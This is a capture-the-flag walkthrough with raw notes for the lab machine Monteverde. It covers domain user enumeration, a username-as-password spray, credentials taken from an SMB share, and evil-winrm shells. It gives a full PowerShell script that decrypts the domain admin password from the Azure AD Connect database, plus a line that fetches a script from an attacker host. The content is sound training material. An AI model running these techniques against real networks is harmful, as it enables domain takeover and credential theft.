Monteverde
Target: 10.10.10.172 | Difficulty: Medium | OS: Windows | Domain: MEGABANK.LOCAL
Environment Setup
export IP=10.10.10.172
export DOMAIN=MEGABANK.LOCAL
echo "$IP monteverde.megabank.local megabank.local" | sudo tee -a /etc/hosts
Step 1 — Port Scan & Service Enumeration
Why: Identify exposed services and attack surface on this Domain Controller.
nmap -sCV -p- --min-rate 5000 -oN monteverde.nmap $IP
Output:
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
Key findings: Pure DC profile, no HTTP. SMB + WinRM exposed. Start with RPC null session to enumerate domain users.
Step 2 — RPC Null Session & User Enumeration
Why: Anonymous RPC binds often allow domain user enumeration on misconfigured DCs — a full user list enables targeted attacks.
rpcclient -U "" -N $IP -c "enumdomusers"
Output:
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0x642]
user:[svc-ata] rid:[0x643]
user:[svc-bexec] rid:[0x644]
user:[svc-netapp] rid:[0x645]
user:[dgalanos] rid:[0x646]
user:[roleary] rid:[0x647]
user:[smorgan] rid:[0x648]
# Extract usernames to file
rpcclient -U "" -N $IP -c "enumdomusers" | grep -oP '\[.*?\]' | grep -v '0x' | tr -d '[]' > users.txt
Key findings: 12 domain users enumerated. Service accounts (svc-*) and AAD_987d7f2f57d2 (Azure AD Connect) confirm Azure AD Connect is deployed.
Step 3 — Password Spray (Username = Password)
Why: Service/batch accounts are frequently provisioned with the username as the initial password — a common low-effort misconfiguration.
crackmapexec smb $IP -u users.txt -p users.txt --no-bruteforce --continue-on-success
Output:
SMB 10.10.10.172 445 MONTEVERDE [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
Key findings: SABatchJobs:SABatchJobs — username equals password. Valid domain credentials obtained.
Step 4 — SMB Enumeration as SABatchJobs
Why: Authenticated SMB access may expose user home directories or Azure-related shares with sensitive configuration files.
smbclient -L //$IP -U 'SABatchJobs%SABatchJobs'
Output:
Sharename       Type  Comment
ADMIN$          Disk  Remote Admin
azure_uploads   Disk
C$              Disk  Default share
E$              Disk  Default share
IPC$            IPC   Remote IPC
NETLOGON        Disk  Logon server share
SYSVOL          Disk  Logon server share
users$          Disk
# Browse users$ share
smbclient //$IP/users$ -U 'SABatchJobs%SABatchJobs'
smb: \> ls
# mhope directory present
smb: \> cd mhope
smb: \mhope\> ls
# azure.xml found
smb: \mhope\> get azure.xml
cat azure.xml
Output:
<Objs Version="1.1.0.1" ...>
  <Obj ...>
    <TN refId="0"><T>Microsoft.Azure.ActiveDirectory.Synchronization.Framework...</T></TN>
    <ToString>Microsoft.Azure....</ToString>
    <Props>
      <S N="Password">4n0therD4y@n0th3r$</S>
      <S N="UserName">MEGABANK\mhope</S>
    </Props>
  </Obj>
</Objs>
Key findings: PowerShell credential export file found in mhope's home directory. Cleartext credentials: mhope:4n0therD4y@n0th3r$.
Step 5 — WinRM Access as mhope
Why: Port 5985 is open — test if mhope is in Remote Management Users.

evil-winrm -i $IP -u mhope -p '4n0therD4y@n0th3r$'
Output:
Evil-WinRM shell v3.x
*Evil-WinRM* PS C:\Users\mhope\Documents>
type C:\Users\mhope\Desktop\user.txt
Key findings: Shell as mhope. User flag captured.
Step 6 — Identify Privilege via Group Membership
Why: Enumerate mhope's group memberships to understand available privilege escalation paths.
*Evil-WinRM* PS> whoami /groups
Output:
GROUP INFORMATION
MEGABANK\Azure Admins
Key findings: mhope is in Azure Admins — the group associated with Azure AD Connect service account management. Azure AD Connect stores encrypted Domain Admin credentials to synchronize AD with Azure — extractable if we control an Azure Admin account.
Step 7 — Azure AD Connect Credential Extraction
Why: Azure AD Connect stores encrypted credentials for its synchronization service account (which typically has DCSync rights) in a local SQL database. As Azure Admin, mhope can query ADSync and decrypt the stored credentials.
# Confirm Azure AD Connect service and SQL instance
*Evil-WinRM* PS> Get-Service ADSync
*Evil-WinRM* PS> sqlcmd -S LOCALHOST -Q "SELECT name FROM sys.databases"
# ADSync database present

# Upload and run the Azure AD Connect credential extraction script
# Based on @_xpn_ technique (blog.xpnsec.com/azuread-connect-for-redteam)
*Evil-WinRM* PS> Invoke-WebRequest http://10.10.14.x/azuread_decrypt_msol.ps1 -OutFile azuread_decrypt.ps1
*Evil-WinRM* PS> . .\azuread_decrypt.ps1
# Core extraction technique (manual approach):
$client = New-Object System.Data.SqlClient.SqlConnection -ArgumentList `
  "Server=127.0.0.1;Database=ADSync;Integrated Security=True"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id    = $reader.GetInt32(0)
$instance  = $reader.GetGuid(1)
$entropy   = $reader.GetGuid(2)
$reader.Close()

$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type='AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypt  = $reader.GetString(1)
$reader.Close()

# Decrypt using DPAPI
Add-Type -AssemblyName System.Security
$password_bytes  = [Convert]::FromBase64String(($crypt | Select-Xml '//encrypted-attributes/attribute[@name="password"]').Node.InnerText)
$decrypted_bytes = [Security.Cryptography.ProtectedData]::Unprotect($password_bytes, $entropy.ToByteArray(), [Security.Cryptography.DataProtectionScope]::LocalMachine)
[Text.Encoding]::Unicode.GetString($decrypted_bytes)
Output:
administrator
d0m@in4dminyeah!
Key findings: Azure AD Connect DPAPI-encrypted credentials decrypted: administrator:d0m@in4dminyeah!.
Step 8 — WinRM as Administrator → Domain Admin
Why: Use the extracted administrator credentials to get a Domain Admin shell.
evil-winrm -i $IP -u administrator -p 'd0m@in4dminyeah!'
Output:
*Evil-WinRM* PS C:\Users\Administrator\Documents>
type C:\Users\Administrator\Desktop\root.txt
Key findings: Full Domain Admin access. Root flag captured.
Credentials
| Username | Password | Source |
|---|---|---|
| SABatchJobs | SABatchJobs | Password spray (username = password) |
| mhope | 4n0therD4y@n0th3r$ | azure.xml on users$ SMB share |
| administrator | d0m@in4dminyeah! | Azure AD Connect DPAPI decrypt |
Full Attack Chain
RPC Null Session → rpcclient enumdomusers
        │
        ▼ Password spray (username = password)
SABatchJobs:SABatchJobs
        │
        ▼ smbclient users$ share → mhope/azure.xml
mhope:4n0therD4y@n0th3r$
        │
        ▼ evil-winrm :5985
USER FLAG
        │
        ▼ whoami /groups → Azure Admins
Azure AD Connect installed (AAD_987d7f2f57d2)
        │
        ▼ SQL query ADSync → mms_server_configuration + mms_management_agent
DPAPI Decrypt encrypted_configuration
        │
        ▼ Extract domain admin credentials
administrator:d0m@in4dminyeah!
        │
        ▼ evil-winrm :5985
DOMAIN ADMIN / ROOT FLAG
© 0xNRG — Monteverde pwned — 2020-06-13
notes
NMAP
```shell
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49676/tcp open  unknown
49693/tcp open  unknown
```
SMB
Anon Auth Success but null


Guest deactivated
LDAP
Anon Auth Success


Anon Users Enum


```shell
AAD_987d7f2f57d2 #
AD Connect?

mhope
SABatchJobs #
Batch Jobs?

svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```


Windapsearch


    lets see who’s in `Remote Management Group`


    ```shell
    CN=Mike Hope,OU=London,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL
    ```
Enum4linux
No account lockout
Password Spray
One hit


```shell
SABatchJobs:SABatchJobs
```
SMB AUTH w/ creds success
```shell
Share Permissions Remark
ーーーーーー ------
ADMIN$               Remote Admin
azure_uploads READ
C$                   Default share
E$                   Default share
IPC$          READ   Remote IPC
NETLOGON      READ   Logon server share
SYSVOL        READ   Logon server share
users$        READ
```


Found File


```shell
//10.10.10.172/users$/mhope/azure.xml
```


```shell
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```


Password found!


```shell
4n0therD4y@n0th3r$
```


As it was found in mhope’s folder, let’s asume its his.


Success


```shell
[+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$
(Pwn3d!)
```
EVIL-WINRM as mhope
`mhope` is a member of `Azure Admins`
Also some interesting apps
According to Microsoft, the service responsible for syncing local AD to Azure AD is `ADSync`
Get-Proccess, tasklist results in access denied.
Invoking with PS also denied.
```shell
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 1/2/2020 9:36 PM Common Files
d----- 1/2/2020 2:46 PM internet explorer
d----- 1/2/2020 2:38 PM Microsoft Analysis Services
d----- 1/2/2020 2:51 PM Microsoft Azure Active Directory Connect
d----- 1/2/2020 3:37 PM Microsoft Azure Active Directory Connect Upgrader
d----- 1/2/2020 3:02 PM Microsoft Azure AD Connect Health Sync Agent
d----- 1/2/2020 2:53 PM Microsoft Azure AD Sync
d----- 1/2/2020 2:38 PM Microsoft SQL Server
```
Registry works tho:
```shell
Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync
```
And we can see an executable
```shell
ImagePath : "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
```
We can issue this to obtain file and product version
```shell
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe" | Format-list -Property * -Force
```
Let’s have a look at internal portsmaps
```shell
Active Connections
Proto Local Address Foreign Address State PID Offload State
TCP 10.10.10.172:1433
```
MSSQL apparently
Let´s extract `$key_id` , `$instance_id` & `$entropy` from database manually.
```shell
C:\Program Files> sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"
Changed database context to 'ADSync'.
instance_id keyset_id entropy
------------------------------------ ----------- ------------------------------------
1852B527-DD4F-4ECF-B541-EFCCBFF29E31 1 194EC2FC-F186-46CF-B44D-071EB61F49CD
(1 rows affected)
```
We can use:
[https://blog.xpnsec.com/azuread-connect-for-redteam/](https://blog.xpnsec.com/azuread-connect-for-redteam/)
for extraction of creds